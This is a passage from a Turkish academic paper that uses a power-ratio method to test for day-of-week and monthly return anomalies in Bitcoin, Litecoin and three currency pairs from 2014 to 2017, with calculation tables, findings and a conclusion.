Ra_j değeri hesaplanırken değerin pozitif çıkması ve yıldaki ay sayısı nedeniyle 12. kuvveti alınmaktadır. Ra_y değeri de denklem sonucu sıfırdan farklı bir değer alacaktır. Güç oranı (Ra_j / Ra_y) 1’e eşit olduğunda incelenen ayın getirisinin diğer ayların getirilerinin ortalamasıyla aynı olduğu, 1’den küçük olduğunda incelenen ayın getirisinin diğer ayların getirilerinin ortalamasından daha düşük olduğu ve 1’den büyük olduğunda incelenen ayın getirisinin diğer ayların getirilerinin ortalamasından daha büyük olduğu anlamına gelmektedir. İlgili ayda anomaliden söz edebilmek için incelenen dönem sayısının yarısından fazlasında Ra_j / Ra_y değerinin 1’den büyük olması gerekmektedir. Kripto paralar yedi gün yirmi dört saat işlem görmektedir. Döviz kurları ise hafta içinde işlem görmektedirler. Kripto paralarda hesaplamalar yapılırken hafta sonu günlerine ilişkin veriler dâhil edilmemiştir. Gün anomalisini bulmak için Gu (2003) denklemlerinden yararlanılarak Denklem 5, Denklem 6 ve Denklem 7 oluşturulmuştur.

$$Rg_j = (1 + \text{İlgili günün getirisi})^5 \quad (5)$$

$$Rg_y = (1 + \text{haftanın getirisi}) \quad (6)$$

$$\text{Güç Oranı}_g = \left(\frac{Rg_j}{Rg_y} \right) \quad (7)$$

İlgili yıldaki haftanın günlerinin getirileri Denklem 1’e göre hesaplanmış ve daha sonra o yılın günlerinin ortalamaları alınarak gün bazında yıllık ortalama değerler bulunmuştur. Örneğin 2017 yılındaki tüm Pazartesi günlerinin getirileri Denklem 1’e göre hesaplanmış sonra da bu getirilerin ortalaması alınarak 2017 yılı için ortalama Pazartesi günü getirisi bulunmuştur. Diğer günler için de benzer hesaplama yapıldıktan sonra haftanın ortalama getirisi hesaplanmış ve bu getiriden Pazartesi gününün (hesaplanmak istenen gün) getirisi çıkartılarak Denklem 6’da yer alan haftanın getirisi elde edilmiştir. Rg_j hesaplanırken değerin pozitif çıkması ve haftadaki gün sayısı nedeniyle 5. kuvveti alınmıştır. Rg_y değeri de formülasyon sonucu sıfırdan farklı bir değer alacaktır.

Güç oranı (Rg_j / Rg_y) 1’e eşit olduğunda incelenen günün getirisinin diğer günlerin getirilerinin ortalamasıyla aynı olduğu, 1’den küçük olduğunda incelenen günün getirisinin diğer günlerin getirilerinin ortalamasından daha düşük olduğu ve 1’den büyük olduğunda incelenen günün getirisinin diğer günlerin getirilerinin ortalamasından daha büyük olduğu anlamına gelmektedir. İlgili günde anomaliden söz edebilmek için incelenen dönem sayısının yarısından fazlasında Rg_j / Rg_y değerinin 1’den büyük olması gerekmektedir.

C. Araştırma Bulguları

Bu bölümde kripto paraların ve döviz kurlarının güç oranları yöntemine göre araştırma bulguları, gün etkisine ilişkin bulgular ve ay etkisine ilişkin bulgular olarak iki alt başlık halinde verilmiştir. Ayrıca üçüncü başlıkta da hem gün etkisine ait hem de ay etkisine ait bulgular birlikte değerlendirilmiştir.

1. Gün Etkisine İlişkin Bulgular

Denklem 1’e göre hesaplanan kripto paraların (BTC-USD, LTC-USD) ve döviz kurlarının (EUR-USD, USD-JPY, USD-TRY) günlük getirilerinin ortalamaları Tablo 2’de verilmiştir.

Tablo 2: Kripto Paraların ve Döviz Kurlarının 2014-2017 Günlük Ortalama Getirileri

Yıl	Kripto Para/Döviz Kuru	PAZARTESİ	SALI	ÇARŞAMBA	PERŞEMBE	CUMA
2014	BTC-USD	-0,001	0,000	0,024	-0,034	-0,006
	LTC-USD	-0,014	-0,013	-0,019	-0,021	-0,013
	EUR-USD	0,000	0,000	-0,001	0,000	-0,001
	USD-JPY	0,000	0,001	0,001	0,000	0,001
	USD-TRY	0,001	0,000	0,000	0,000	0,001
2015	BTC-USD	0,003	-0,002	-0,014	0,011	0,008
	LTC-USD	0,000	0,010	-0,019	0,013	0,000
	EUR-USD	0,000	-0,001	0,001	0,000	-0,001
	USD-JPY	0,000	0,000	0,000	0,000	0,000
	USD-TRY	0,002	0,000	0,000	-0,001	0,003
2016	BTC-USD	0,008	-0,003	0,004	0,004	0,003
	LTC-USD	0,002	-0,003	0,001	-0,003	0,007
	EUR-USD	0,000	0,000	0,000	0,001	-0,001
	USD-JPY	0,001	0,000	0,000	0,000	-0,001
	USD-TRY	0,000	0,000	0,000	0,000	0,003
2017	BTC-USD	0,032	0,010	0,004	0,012	-0,005
	LTC-USD	0,041	0,016	0,010	0,006	0,004
	EUR-USD	0,000	0,001	0,001	0,000	0,001
	USD-JPY	0,000	0,000	0,000	0,000	-0,001
	USD-TRY	0,000	0,002	0,000	0,000	-0,001

Tablo 2'deki günlük getiriler Denklem 5'te yerine koyularak R_{g_j} değerleri hesaplanmıştır. Kripto paraların ve döviz kurlarının hesaplanan R_{g_j} değerleri Tablo 3'te verilmiştir.

Tablo 3: Kripto Paraların ve Döviz Kurlarının R_{g_j} Günlük Değerleri

Kripto Para/Döviz Kuru	Yıl	PAZARTESİ	SALI	ÇARŞAMBA	PERŞEMBE	CUMA
BTC-USD	2014	0,993	0,998	1,124	0,841	0,971
	2015	1,016	0,990	0,932	1,054	1,040
	2016	1,040	0,986	1,019	1,019	1,014
	2017	1,168	1,049	1,021	1,059	0,976
LTC-USD	2014	0,933	0,937	1,101	0,899	0,934
	2015	1,001	1,053	0,910	1,066	0,998
	2016	1,012	0,987	1,005	0,984	1,033
	2017	1,224	1,083	1,051	1,029	1,022
EUR-USD	2014	1,001	0,999	0,995	0,998	0,995
	2015	0,999	0,997	1,003	0,998	0,993
	2016	0,999	0,999	1,002	1,003	0,994
	2017	1,000	1,003	1,003	1,001	1,004
USD-JPY	2014	1,000	1,003	1,004	1,001	1,005
	2015	0,999	1,001	0,998	1,001	1,002
	2016	1,004	1,000	1,000	0,998	0,996
	2017	1,000	1,002	0,999	0,999	0,997
USD-TRY	2014	1,005	0,999	1,002	0,998	1,005
	2015	1,009	1,000	1,002	0,997	1,015
	2016	1,001	1,002	1,002	1,000	1,014
	2017	1,002	1,011	1,000	1,000	0,994

Tablo 2'deki günlük getiriler Denklem 6'da yerine koyularak R_{g_y} değerleri hesaplanmıştır. Kripto paraların (BTC-USD, LTC-USD) ve döviz kurlarının (EUR-USD, USD-JPY, USD-TRY) hesaplanan R_{g_y} değerleri Tablo 4'te verilmiştir.

Tablo 4: Kripto Paraların ve Döviz Kurlarının R_{g_y} Günlük Değerleri

Kripto Para/Döviz Kuru	Yıl	PAZARTESİ	SALI	ÇARŞAMBA	PERŞEMBE	CUMA
BTC-USD	2014	0,998	0,997	0,973	1,030	1,002
	2015	0,998	1,003	1,015	0,991	0,993
	2016	0,995	1,006	0,999	0,999	1,000
	2017	0,979	1,001	1,006	0,999	1,015
LTC-USD	2014	1,005	1,005	0,972	1,013	1,005
	2015	1,001	0,991	1,020	0,988	1,001
	2016	0,998	1,004	1,000	1,004	0,994
	2017	0,974	0,999	1,006	1,010	1,011
EUR-USD	2014	0,999	1,000	1,001	1,000	1,001
	2015	1,000	1,000	0,999	1,000	1,001
	2016	1,000	1,000	0,999	0,999	1,001
	2017	1,000	1,000	1,000	1,000	1,000
USD-JPY	2014	1,000	0,998	0,997	0,999	0,996
	2015	1,001	0,999	1,001	0,999	0,999
	2016	0,997	1,000	1,000	1,002	1,004
	2017	1,000	0,998	1,001	1,001	1,003
USD-TRY	2014	0,999	1,001	1,000	1,001	0,999
	2015	0,999	1,001	1,001	1,001	0,998
	2016	1,001	1,000	1,000	1,001	0,998
	2017	1,000	0,998	1,000	1,000	1,001

Tablo 3'teki R_{g_j} değerleri ve Tablo 4'teki R_{g_y} değerleri Denklem 7'de yerine koyularak günlük güç oranları (R_{g_j}/R_{g_y}) hesaplanmıştır. Kripto paraların (BTC-USD, LTC-USD) ve döviz kurlarının (EUR-USD, USD-JPY, USD-TRY) hesaplanan Güç Oranları Tablo 5'te verilmiştir.

Tablo 5: Kripto Paraların ve Döviz Kurlarının Günlük Güç Oranları

Kripto Para/Döviz Kuru	Yıl	PAZARTESİ	SALI	ÇARŞAMBA	PERŞEMBE	CUMA
BTC-USD	2014	0,995	1,001	1,155	0,816	0,969
	2015	1,018	0,987	0,918	1,064	1,047

	2016	1,045	0,981	1,020	1,020	1,014
	2017	1,193	1,048	1,015	1,060	0,962
LTC-USD	2014	0,927	0,933	1,132	0,888	0,930
	2015	1,001	1,063	0,893	1,079	0,997
	2016	1,014	0,983	1,005	0,980	1,039
	2017	1,256	1,084	1,045	1,019	1,011
EUR-USD	2014	1,002	0,999	0,994	0,998	0,994
	2015	0,999	0,997	1,004	0,999	0,992
	2016	0,999	0,998	1,003	1,004	0,993
	2017	1,000	1,003	1,003	1,001	1,005
USD-JPY	2014	1,000	1,005	1,008	1,001	1,009
	2015	0,998	1,001	0,997	1,002	1,003
	2016	1,007	1,000	1,000	0,996	0,992
	2017	1,000	1,004	0,998	0,997	0,994
USD-TRY	2014	1,006	0,998	1,002	0,998	1,005
	2015	1,010	0,999	1,001	0,996	1,017
	2016	1,000	1,001	1,001	1,000	1,016
	2017	1,002	1,013	1,000	1,000	0,992

Güç oranı yöntemine göre ölçüm yapılan zamanın, Tablo 5'te güç oranı hesaplanan günün değerlerinin 1'in üzerinde olması diğer günlerden daha yüksek getiri elde edildiğini göstermektedir. Ancak bu koşul tek başına anomaliden söz edebilmek için yeterli değildir. İkinci koşulda incelenen dönemde dönem sayısının yarısından fazlasında da değerin 1'in üzerinde olması gerekmektedir. Bir başka ifadeyle Tablo 5'te 2014-2017 yılları arasında 4 yılın en az üçünde ilgili günün güç oranı değeri 1'den fazla olmalıdır ki anomaliden söz edilebilsin. Bu koşullarda, Pazartesi gününde BTC-USD (2015, 2016 ve 2017), LTC-USD (2015, 2016 ve 2017) ve USD-TRY (2014, 2015 ve 2017) için anomali bulunmuştur. Salı gününde sadece USD-JPY (2014, 2015 ve 2017) için anomali bulunmuştur. Çarşamba gününde BTC-USD (2014, 2016 ve 2017), LTC-USD (2014, 2016 ve 2017), EUR-USD (2015, 2016 ve 2017) ve USD-TRY (2014, 2015 ve 2016) için anomali bulunmuştur. Perşembe gününde sadece BTC-USD (2015, 2016 ve 2017) için anomali bulunmuştur. Cuma gününde sadece USD-TRY (2014, 2015 ve 2017) için anomali bulunmuştur.

2. Ay Etkisine İlişkin Araştırma Bulguları

Denklem 1'e göre hesaplanan kripto paraların (BTC, LTC) ve döviz kurlarının (EUR-USD, USD-JPY, USD-TRY) aylık getirileri Tablo 6'da verilmiştir.

Tablo 6: Kripto Paraların ve Döviz Kurlarının 2014-2017 Aylık Getirileri

Yıl	Kripto Para/Döviz Kuru	OCAK	ŞUBAT	MART	NİSAN	MAYIS	HAZİRAN
2014	BTC-USD	0,153	-0,492	-0,255	0,002	0,343	0,011
	LTC-USD	-0,087	-0,361	-0,167	-0,137	-0,003	-0,195
	EUR-USD	-0,020	0,023	-0,002	0,007	-0,017	0,004
	USD-JPY	-0,031	-0,002	0,014	-0,010	-0,004	-0,005
	USD-TRY	0,049	-0,022	-0,030	-0,013	-0,007	0,010
2015	BTC-USD	-0,376	0,151	-0,040	-0,035	-0,025	0,139
	LTC-USD	-0,366	-0,022	-0,109	-0,143	0,131	0,922
	EUR-USD	-0,070	-0,008	-0,043	0,045	-0,021	0,014
	USD-JPY	-0,019	0,017	0,005	-0,006	0,039	-0,014
	USD-TRY	0,044	0,027	0,035	0,028	-0,004	0,007
2016	BTC-USD	-0,151	0,165	-0,048	0,076	0,165	0,236
	LTC-USD	-0,126	0,105	-0,051	0,122	0,223	-0,092
	EUR-USD	-0,003	0,004	0,046	0,006	-0,028	-0,002
	USD-JPY	0,008	-0,072	-0,001	-0,057	0,040	-0,070
	USD-TRY	0,013	0,004	-0,051	-0,008	0,054	-0,025
2017	BTC-USD	0,002	0,208	-0,097	0,225	0,533	0,074
	LTC-USD	-0,072	-0,064	0,633	0,789	0,505	0,421
	EUR-USD	0,026	-0,019	0,006	0,022	0,031	0,016
	USD-JPY	-0,036	-0,005	-0,008	0,001	-0,007	0,015
	USD-TRY	0,067	-0,036	-0,001	-0,023	-0,007	-0,002
Yıl	Kripto Para/Döviz Kuru	TEMMUZ	AĞUSTOS	EYLÜL	EKİM	KASIM	ARALIK
2014	BTC-USD	-0,075	-0,202	-0,216	-0,139	0,104	-0,164
	LTC-USD	-0,181	-0,436	-0,094	-0,175	-0,052	-0,276
	EUR-USD	-0,022	-0,019	-0,039	-0,009	-0,006	-0,029
	USD-JPY	0,014	0,012	0,052	0,024	0,054	0,011
	USD-TRY	0,011	0,010	0,052	-0,024	-0,002	0,051
2015	BTC-USD	0,072	-0,212	0,028	0,277	0,194	0,129
	LTC-USD	0,106	-0,481	0,055	0,175	0,014	-0,037
	EUR-USD	-0,014	0,020	-0,003	-0,015	-0,041	0,028
	USD-JPY	0,011	-0,022	-0,011	0,006	0,020	-0,024
	USD-TRY	0,033	0,051	0,037	-0,038	0,000	0,001
2016	BTC-USD	-0,075	-0,080	0,058	0,139	0,061	0,260
	LTC-USD	-0,054	-0,039	0,010	0,033	-0,023	0,110
	EUR-USD	0,006	-0,001	0,008	-0,024	-0,036	-0,007
	USD-JPY	-0,011	0,013	-0,020	0,034	0,088	0,023
	USD-TRY	0,038	-0,011	0,014	0,031	0,105	0,026
2017	BTC-USD	0,150	0,496	-0,082	0,392	0,433	0,331
	LTC-USD	0,071	0,544	-0,276	0,002	0,437	0,969
	EUR-USD	0,036	0,006	-0,008	-0,014	-0,004	0,000
	USD-JPY	-0,019	-0,003	0,023	0,010	-0,010	0,002
	USD-TRY	-0,001	-0,019	0,032	0,062	0,033	-0,034

Tablo 6'daki aylık getiri verileri Denklem 2'de yerine koyularak R_{aj} değerleri hesaplanmıştır. Kripto paraların (BTC, LTC) ve döviz kurlarının (EUR-USD, USD-JPY, USD-TRY) hesaplanan R_{aj} değerleri Tablo 7'te verilmiştir.

Tablo 7: Kripto Paraların ve Döviz Kurlarının R_{aj} Aylık Değerleri

Kripto Para/Döviz Kuru	Yıl	OCAK	ŞUBAT	MART	NİSAN	MAYIS	HAZİRAN
BTC-USD	2014	5,500	0,000	0,029	1,026	34,400	1,146
	2015	0,003	5,392	0,614	0,653	0,734	4,768
	2016	0,141	6,254	0,552	2,411	6,242	12,770
	2017	1,027	9,700	0,293	11,462	168,255	2,359
LTC-USD	2014	0,336	0,005	0,112	0,171	0,968	0,074
	2015	0,004	0,770	0,250	0,157	4,376	2547,675
	2016	0,199	3,327	0,532	3,991	11,153	0,315
	2017	0,408	0,451	359,664	1075,493	135,503	67,879
EUR-USD	2014	0,786	1,316	0,972	1,089	0,814	1,053
	2015	0,421	0,909	0,593	1,694	0,774	1,180
	2016	0,960	1,047	1,707	1,076	0,710	0,973
	2017	1,354	0,796	1,070	1,305	1,448	1,212
USD-JPY	2014	0,681	0,973	1,181	0,890	0,948	0,947
	2015	0,791	1,228	1,056	0,926	1,590	0,849
	2016	1,097	0,407	0,988	0,494	1,610	0,416
	2017	0,644	0,939	0,906	1,014	0,923	1,190
USD-TRY	2014	1,778	0,766	0,691	0,854	0,918	1,123
	2015	1,677	1,371	1,515	1,400	0,955	1,088
	2016	1,173	1,045	0,532	0,911	1,870	0,742
	2017	2,188	0,646	0,985	0,754	0,924	0,978
Kripto Para/Döviz Kuru	Yıl	TEMMUZ	AĞUSTOS	EYLÜL	EKİM	KASIM	ARALIK
BTC-USD	2014	0,395	0,067	0,054	0,166	3,281	0,117
	2015	2,293	0,057	1,389	18,811	8,417	4,282
	2016	0,395	0,366	1,967	4,756	2,031	16,079
	2017	5,374	125,735	0,356	52,770	74,965	30,931
LTC-USD	2014	0,091	0,001	0,307	0,099	0,528	0,021
	2015	3,362	0,000	1,905	6,927	1,181	0,638
	2016	0,512	0,622	1,134	1,483	0,756	3,498
	2017	2,275	183,832	0,021	1,020	27,705	3399,658
EUR-USD	2014	0,763	0,790	0,621	0,901	0,936	0,705
	2015	0,841	1,274	0,965	0,830	0,606	1,397
	2016	1,076	0,982	1,095	0,752	0,647	0,919
	2017	1,524	1,071	0,908	0,841	0,953	1,001
USD-JPY	2014	1,187	1,156	1,844	1,333	1,877	1,136
	2015	1,147	0,767	0,874	1,076	1,276	0,748
	2016	0,874	1,172	0,781	1,490	2,739	1,307
	2017	0,791	0,970	1,308	1,129	0,888	1,019
USD-TRY	2014	1,141	1,128	1,830	0,744	0,981	1,823
	2015	1,470	1,809	1,550	0,630	0,998	1,011
	2016	1,561	0,881	1,188	1,438	3,306	1,359
	2017	0,992	0,792	1,455	2,057	1,481	0,664

Tablo 6’teki aylık getiri verileri Denklem 3’te yerine koyularak R_{a_j} değerleri hesaplanmıştır. Kripto paraların (BTC, LTC) ve döviz kurlarının (EUR-USD, USD-JPY, USD-TRY) hesaplanan R_{a_j} değerleri Tablo 8’de verilmiştir.

Tablo 8: Kripto Paraların ve Döviz Kurlarının R_{a_j} Aylık Değerleri

Kripto Para/Döviz Kuru	Yıl	OCAK	ŞUBAT	MART	NİSAN	MAYIS	HAZİRAN
BTC-USD	2014	0,770	1,415	1,178	0,920	0,580	0,911
	2015	1,401	0,874	1,065	1,060	1,051	0,886
	2016	1,218	0,902	1,115	0,991	0,902	0,831
	2017	1,220	1,014	1,319	0,997	0,689	1,148
LTC-USD	2014	0,907	1,181	0,986	0,957	0,823	1,014
	2015	1,386	1,042	1,130	1,164	0,890	0,098
	2016	1,144	0,913	1,070	0,896	0,796	1,110
	2017	1,402	1,394	0,697	0,541	0,825	0,909
EUR-USD	2014	1,009	0,966	0,992	0,982	1,006	0,985
	2015	1,061	0,999	1,034	0,946	1,012	0,977
	2016	1,001	0,993	0,952	0,991	1,025	1,000
	2017	0,983	1,027	1,002	0,986	0,977	0,992
USD-JPY	2014	1,042	1,013	0,997	1,020	1,015	1,015
	2015	1,020	0,983	0,996	1,007	0,961	1,014
	2016	0,990	1,070	0,999	1,055	0,957	1,068
	2017	1,033	1,002	1,005	0,996	1,004	0,982
USD-TRY	2014	0,958	1,029	1,037	1,020	1,014	0,997
	2015	0,974	0,992	0,983	0,990	1,022	1,011
	2016	1,002	1,012	1,067	1,024	0,962	1,040
	2017	0,939	1,042	1,007	1,029	1,013	1,008
Kripto Para/Döviz Kuru	Yıl	TEMMUZ	AĞUSTOS	EYLÜL	EKİM	KASIM	ARALIK
BTC-USD	2014	0,997	1,124	1,139	1,061	0,818	1,086
	2015	0,953	1,237	0,997	0,748	0,831	0,896
	2016	1,142	1,148	1,009	0,928	1,006	0,807
	2017	1,072	0,726	1,305	0,830	0,789	0,891
LTC-USD	2014	1,001	1,256	0,914	0,995	0,872	1,095
	2015	0,914	1,501	0,965	0,846	1,007	1,057
	2016	1,073	1,057	1,008	0,985	1,041	0,908
	2017	1,259	0,786	1,606	1,328	0,893	0,361
EUR-USD	2014	1,012	1,009	1,028	0,998	0,995	1,018
	2015	1,005	0,971	0,994	1,006	1,032	0,963
	2016	0,991	0,999	0,990	1,021	1,033	1,004
	2017	0,972	1,002	1,016	1,022	1,012	1,008
USD-JPY	2014	0,996	0,999	0,958	0,987	0,957	1,000
	2015	0,989	1,022	1,011	0,994	0,980	1,024
	2016	1,009	0,984	1,018	0,964	0,910	0,975
	2017	1,016	0,999	0,974	0,987	1,007	0,995
USD-TRY	2014	0,996	0,997	0,955	1,031	1,009	0,956
	2015	0,986	0,968	0,981	1,056	1,019	1,017
	2016	0,978	1,026	1,001	0,985	0,911	0,990
	2017	1,007	1,025	0,974	0,944	0,973	1,040

Tablo 7’deki R_{a_j} değerleri ve Tablo 8’deki R_{a_j} değerleri Denklem 4’te yerine koyularak aylık güç oranları (R_{a_j}/R_{a_j}) hesaplanmıştır. Kripto paraların (BTC, LTC) ve döviz kurlarının (EUR-USD, USD-JPY, USD-TRY) hesaplanan Güç Oranları Tablo 9’da verilmiştir.

Tablo 9: Kripto Paraların ve Döviz Kurlarının Aylık Güç Oranları

Kripto Para/Döviz Kuru	Yıl	OCAK	ŞUBAT	MART	NİSAN	MAYIS	HAZİRAN
BTC-USD	2014	7,143	0,000	0,025	1,115	59,345	1,258
	2015	0,002	6,167	0,577	0,616	0,698	5,382
	2016	0,116	6,932	0,495	2,433	6,917	15,372
	2017	0,841	9,569	0,222	11,499	244,098	2,055
LTC-USD	2014	0,370	0,004	0,114	0,179	1,177	0,073
	2015	0,003	0,739	0,222	0,135	4,919	25945,441
	2016	0,174	3,644	0,497	4,454	14,017	0,284
	2017	0,291	0,323	516,058	1988,460	164,341	74,691
EUR-USD	2014	0,779	1,362	0,980	1,108	0,809	1,069
	2015	0,397	0,910	0,574	1,791	0,765	1,207
	2016	0,959	1,054	1,793	1,085	0,693	0,973
	2017	1,378	0,775	1,067	1,324	1,482	1,222
USD-JPY	2014	0,654	0,961	1,185	0,872	0,934	0,933
	2015	0,776	1,250	1,061	0,920	1,654	0,837
	2016	1,108	0,380	0,989	0,469	1,682	0,390
	2017	0,624	0,937	0,901	1,018	0,920	1,212
USD-TRY	2014	1,856	0,744	0,666	0,837	0,905	1,126
	2015	1,722	1,382	1,541	1,414	0,934	1,076
	2016	1,170	1,033	0,498	0,890	1,943	0,713
	2017	2,332	0,620	0,978	0,733	0,912	0,971
Kripto Para/Döviz Kuru	Yıl	TEMMUZ	AĞUSTOS	EYLÜL	EKİM	KASIM	ARALIK
BTC-USD	2014	0,396	0,059	0,047	0,157	4,009	0,107
	2015	2,405	0,046	1,393	25,147	10,131	4,778
	2016	0,346	0,319	1,949	5,123	2,018	19,930
	2017	5,014	173,176	0,273	63,542	94,994	34,713
LTC-USD	2014	0,091	0,001	0,336	0,100	0,606	0,019
	2015	3,678	0,000	1,973	8,192	1,174	0,603
	2016	0,477	0,588	1,125	1,506	0,727	3,852
	2017	1,807	233,951	0,013	0,768	87,045	9423,052
EUR-USD	2014	0,754	0,783	0,604	0,903	0,941	0,692
	2015	0,837	1,312	0,971	0,825	0,587	1,451
	2016	1,086	0,983	1,106	0,736	0,627	0,915
	2017	1,567	1,068	0,893	0,822	0,942	0,993
USD-JPY	2014	1,192	1,158	1,924	1,351	1,962	1,135
	2015	1,160	0,750	0,864	1,082	1,302	0,730
	2016	0,866	1,190	0,767	1,546	3,009	1,340
	2017	0,778	0,970	1,342	1,144	0,882	1,024
USD-TRY	2014	1,145	1,131	1,915	0,721	0,973	1,908
	2015	1,491	1,869	1,580	0,597	0,980	0,994
	2016	1,596	0,858	1,187	1,460	3,629	1,372
	2017	0,985	0,773	1,493	2,179	1,522	0,639

Güç oranı yöntemine göre ölçüm yapılan zamanın, Tablo 9'da güç oranı hesaplanan ayın değerlerinin 1'in üzerinde olması diğer aylardan daha yüksek getiri elde edildiğini göstermektedir. Ancak bu koşul tek başına anomaliden söz edebilmek için yeterli değildir. İkinci koşulda incelenen dönemde dönem sayısının yarısından fazlasında da değerin 1'in üzerinde olması gerekmektedir. Bir başka ifadeyle Tablo 9'da 2014-2017 yılları arasında 4 yılın en az üçünde ilgili ayın güç oranı değeri 1'den fazla olmalıdır ki anomaliden söz edilebilsin. Bu koşullarda, Ocak ayında sadece USD-TRY incelenen dönemin dört yılında güç oranı 1'den büyüktür. USD-TRY için Ocak ayı anomalisi bulunmuştur. Şubat ayında sadece BTC-USD incelenen dönemin üç yılında (2015, 2016 ve 2017) güç oranı 1'den büyüktür. BTC-USD için Şubat ayı anomalisi bulunmuştur. Mart ayında kripto paralarda ve döviz kurlarında anomalinin varlığına rastlanmamıştır. Nisan ayında BTC-USD üç yılda (2014, 2016 ve 2017) güç oranı 1'den büyük ve EUR-USD dört yılda 1'den büyüktür. BTC-USD ve EUR-USD için Nisan ayı anomalisi bulunmuştur. Mayıs ayında BTC-USD üç yılda (2014, 2015 ve 2017) güç oranı 1'den büyük ve LTC-USD üç yılda (2014, 2016 ve 2017) 1'den büyüktür. BTC-USD ve LTC-USD için Mayıs ayı anomalisi bulunmuştur. Haziran ayında BTC-USD dört yılda güç oranı 1'den büyük, EUR-USD üç yılda (2014, 2015 ve 2017) 1'den büyük bulunmuştur. BTC-USD ve EUR-USD için Haziran ayı anomalisi bulunmuştur. Temmuz ayında sadece USD-TRY üç yılda (2014, 2015 ve 2016) güç oranı 1'den büyüktür. USD-TRY için Temmuz ayı anomalisi söz konusudur. Ağustos ayında kripto paralarda ve döviz kurlarında anomalinin varlığına rastlanmamıştır. Eylül ayında sadece USD-TRY dört yılda güç oranı 1'den büyüktür. USD-TRY için Eylül ayı anomalisi olabilir. Ekim ayında BTC-USD üç yılda (2015, 2016 ve 2017) güç oranı 1'den büyük ve USD-JPY dört yılda 1'den büyüktür. BTC-USD ve USD-JPY için Ekim ayı anomalisi bulunmuştur. Kasım ayında BTC-USD dört yılda güç oranı 1'den büyük, USD-JPY üç yılda (2014, 2015 ve 2016) 1'den büyüktür. BTC-USD ve USD-JPY için Kasım ayı anomalisi bulunmuştur. Aralık ayında BTC-USD üç yılda (2015, 2016 ve 2017) güç oranı 1'den büyük ve USD-JPY üç yılda (2014, 2016 ve 2017) 1'den büyüktür. BTC-USD ve USD-JPY için Aralık ayı anomalisi bulunmuştur.

D. Araştırma Bulgularının Değerlendirilmesi

Günlük getirilerin ortalamalarına göre hesaplanan 1'den büyük olan güç oranları Tablo 10'da incelendiğinde gün anomalisinin en fazla BTC-USD (Pazartesi, Çarşamba ve Perşembe) ve USD-TRY (Pazartesi, Çarşamba ve Cuma) için olduğu bulunmuştur.

Tablo 10: Kripto Paraların ve Döviz Kurlarının Gün Anomalisi

Kripto Para/Döviz Kuru	PAZARTESİ	SALI	ÇARŞAMBA	PERŞEMBE	CUMA
BTC-USD					
LTC-USD					
EUR-USD					
USD-JPY					
USD-TRY					

Araştırmada incelenen diğer kripto para olan LTC-USD için iki gün (Pazartesi ve Çarşamba) anomali olduğu ve BTC-USD ile aynı yıllarda (2015, 2016 ve 2017 yılları Pazartesi günleri ve 2014, 2016 ve 2017 yılları Çarşamba günleri) güç oranları 1'den büyüktür. EUR-USD için Çarşamba günü ve USD-JPY için Salı anomalisinin var olduğu bulunmuştur.

Aylık getirilere göre hesaplanan 1'den büyük olan güç oranları Tablo 11'de incelendiğinde ay anomalisinin en fazla BTC-USD için 7 ayda (Şubat, Nisan, Mayıs, Haziran, Ekim, Kasım ve Aralık) olduğu bulunmuştur.

Tablo 11: Kripto Paraların ve Döviz Kurlarının Ay Anomalisi

Kripto Para/Döviz Kuru	OCAK	ŞUBAT	MART	NİSAN	MAYIS	HAZİRAN	TEMMUZ	AĞUSTOS	EYLÜL	EKİM	KASIM	ARALIK
BTC-USD												
LTC-USD												
EUR-USD												
USD-JPY												
USD-TRY												

USD-JPY için 3 ay (Ekim, Kasım ve Aralık), USD-TRY için 3 ay (Ocak, Temmuz ve Eylül), EUR-USD için 2 ay (Nisan ve Haziran) ve LTC-USD için 1 ay (Mayıs) anomali olduğu tespit edilmiştir.

SONUÇ

Bu çalışmanın amacı olan kripto paralarda (BTC-USD ve LTC-USD) ve döviz kurlarında (EUR-USD, USD-JPY ve USD-TRY) güç oranı yöntemiyle zaman etkisi olarak ifade edilen gün ve ay anomalileri araştırılarak bulgular ortaya koyulmuştur. Haftanın günü etkisi araştırılmış ve en fazla gün anomalisine sahip olanlar BTC-USD ve USD-TRY olarak bulunmuştur. Her ikisinde de Pazartesi ve Çarşamba günlerinde anomali bulunurken, BTC-USD için Perşembe ve USD-TRY için Cuma günü anomali tespit edilmiştir. Bu yakın benzerlik düşük işlem hacimlerine sahip, sık olarak ifade edilen ve volatilitenin yüksek olduğu gelişmekte olan para birimleriyle kripto paralar arasında ilişki olabileceğini düşündürmektedir. LTC-USD ile BTC-USD için aynı yılların aynı günlerinde (Pazartesi ve Çarşamba) anomali olduğu bulunmuştur. Kripto paraların birbirlerinden etkilendikleri söylenebilir ama sebepleri ayrıntılı çalışmalarda ortaya çıkarılmalıdır. Diğer bir konu güç oranı yöntemine göre 1'den büyük olan değerlerin ortalamadan sapma olarak görülmesiyle ilgilidir. Çalışmada anomali olarak bulunan günlerdeki değerlerin bir kısmı 1'den büyük olmakla birlikte bu büyüklüğün ne kadar olması gerektiği tartışmalıdır. Matematiksel olarak güç oranı değeri $1,002 > 1$ 'dir. 1'e de yakın olan bu değerin tartışmaya açık olmasının sebebinin günlük ortalama getirinin hesaplanmasında ve üs olarak denklemden hafta günü sayısının alınmasının olduğu düşünülmektedir. Daha sonraki hesaplamalarda üs olarak hesaplanan yıldaki gün sayıları üs olarak alınması yerinde olacaktır. (Örneğin 2017 yılındaki Pazartesi günü sayıları gibi).

Ay anomalisi araştırmasında BTC-USD için 2014-2017 döneminin ikinci çeyreğinde (Nisan, Mayıs ve Haziran) ve dördüncü çeyreğinde (Ekim, Kasım ve Aralık) anomali bulunmuştur. Dönem ortası ve sonu araştırmalarının nedenleri araştırılabilir. Ayrıca BTC-USD ve USD-JPY dönemin son çeyreğinde benzer anomaliye sahiptir. Atik vd. (2015) çalışmalarında BTC ile USD-JPY arasında gecikmeli olarak etkileşim bulmuşlardır. Bunun nedenini de Japon hükümetinin BTC ile ilgili piyasalarda yaptıkları düzenlemeler ve BTC'nin ekonomide kullanımının önünün açılmasıyla ilişkilendirmişlerdir (Atik vd., 2015;260). LTC-USD ve BTC-USD için Mayıs anomalisinde güç oranlarında büyüklük incelenebilir. BTC-USD'nin ilk kripto para olması nedeniyle fiyat artışlarına

diğer kripto paralar da sürü etkisiyle tepki veriyor olabilirler. Kripto paraların anomali etkisini güç oranı yöntemine göre araştırarak çalışmalar için hafta etkisi, gelişmekte olan para birimleriyle karşılaştırması ve 1’den büyük çıkan değerlerin daha fazla araştırılması önerilmektedir.

KAYNAKÇA

- Arı, A., Yüksel, Ö. (2017). BİST 100’de Haftanın Günü Anomalisi: Ekonometrik Bir Analiz. *Finans Politik & Ekonomik Yorumlar*, Cilt:54, Sayı:632, 77-89.
